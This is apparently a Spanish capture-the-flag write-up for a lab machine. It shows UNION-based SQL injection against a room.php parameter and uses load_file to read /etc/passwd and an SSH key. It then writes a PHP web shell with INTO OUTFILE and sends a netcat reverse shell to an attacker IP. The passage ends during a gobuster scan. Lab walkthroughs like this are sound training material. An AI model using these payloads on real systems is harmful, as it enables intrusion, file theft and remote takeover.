
`cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata--%20-`



como vemos trae lo mismo que la función database(), sin embargo, podemos limitar la consulta de los resultados de la tabla information_schema.schemata con limit 1,1

[http://10.10.10.143/room.php?](http://10.10.10.143/room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%201,1--%20-)


[cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%201,1--%20-](http://10.10.10.143/room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%201,1--%20-)



limit 2,1

[http://10.10.10.143/room.php?](http://10.10.10.143/room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%202,1--%20-)


[cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%202,1--%20-](http://10.10.10.143/room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%202,1--%20-)



limit 3,1

http://10.10.10.143/room.php?

cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%203,1--%20-



Al usar limit 4,1 ya no nos trae información por ende concluimos que tenemos 4 bases de datos

hotel

information_schema

mysql

performance_schema

Pentestmonkey MySQL SQL Injection Cheat Sheet

Ahora la idea es buscar una tabla de contraseñas tomamos la ayuda de esta web muy util para hacer consultas.

<https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

```
SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
```


adaptando la sentencia a nuestra máquina objetivo sería

```
SELECT group_concat(table_schema, table_name, column_name) FROM information_schema.columns WHERE table_schema = 'mysql'
```


Se coloca el group_concat para que concatene las columnas de table_schema y column_name, sin esto no toma la consulta.

<http://10.10.10.143/room.php?>

cod=0%20union%20select%201,2,group_concat(table_schema,%20table_name,%20column_name)%20,4,5,6,7%20from%20information_schema.columns%20WHERE%20table_schema%20=%27mysql%27--%20-





Sin embargo, son demasiadas tablas válido el código fuente y hay muchas.



Hago la prueba con otro tipo de consulta, pero igual caigo en el mismo tema de que son varias columnas


<http://10.10.10.143/room.php?>

cod=0%20union%20select%201,2,table_name,4,5,6,7%20from%20information_schema.tables%20where%20table_schema=%22mysql%22%20limit%200,1--%20-




Sqli Load_file("/etc/passwd")

Ahora validando más a fondo y aprovechando la SQL podemos leer archivos del sistema como llaves ssh o el `/etc/passwd`.



Según parece los únicos usuarios en tener bash son pepper y root





válido credenciales de ssh, pero no encuentro nada.

```
load_file("/home/pepper/.ssh/id_rsa"),
```

```
http://10.10.10.143/room.php?
```

```
cod=0%20union%20select%201,2,load_file(%22/home/pepper/.%20ssh/id_rsa%22),4,5,6,7%20--%20-
```



SQLI INTO OUTFILE

Buscando sobre load file encontré un artículo sobre lectura y escritura de archivos, en él se indica sobre una función que permite escribir archivos, esto es útil sobre todo para realizar un archivo PHP o más específicamente un web Shell PHP.

<https://sqlwiki.netspi.com/attackQueries/readingAndWritingFiles/#mysql>

La sentencia sería


```
SELECT 'system($_GET['c']); ?>' INTO OUTFILE '/var/www/shell.php'
```

Se colocaría dentro de /var/www/html debido a que allí se guardan los index en un server Linux.


```
ls
badscript index.html index.nginx-debian.html
```

Entonces añadiendo a la víctima.
SELECT " INTO OUTFILE '/var/www/html/shell.php'

http://10.10.10.143/room.php?cod=0%20union%20select%201,2,%27%3C?
php%20system(\$_GET[%22cmd%22]);?
%3E%27,4,5,6,7%20INTO%20OUTFILE%20%27/var/www/html/shell1.php%27%20--%20-





validamos si quedo el archivo




con esto podemos lanzar una reverse shell y avanzar

`http://10.10.10.143/shell1.php?cmd=nc%20-e%20/bin/bash%2010.10.14.17%20123`



Mejoro Shell y busco formas de ser pepper



Ingreso por medio de phpMyAdmin 4.8

Si recordamos al escanear encontramos el directorio

```
(kali@kali) [~/machineshtb/Jarvis]
$ gobuster dir -u http://10.10.10.143/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,sh,css

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

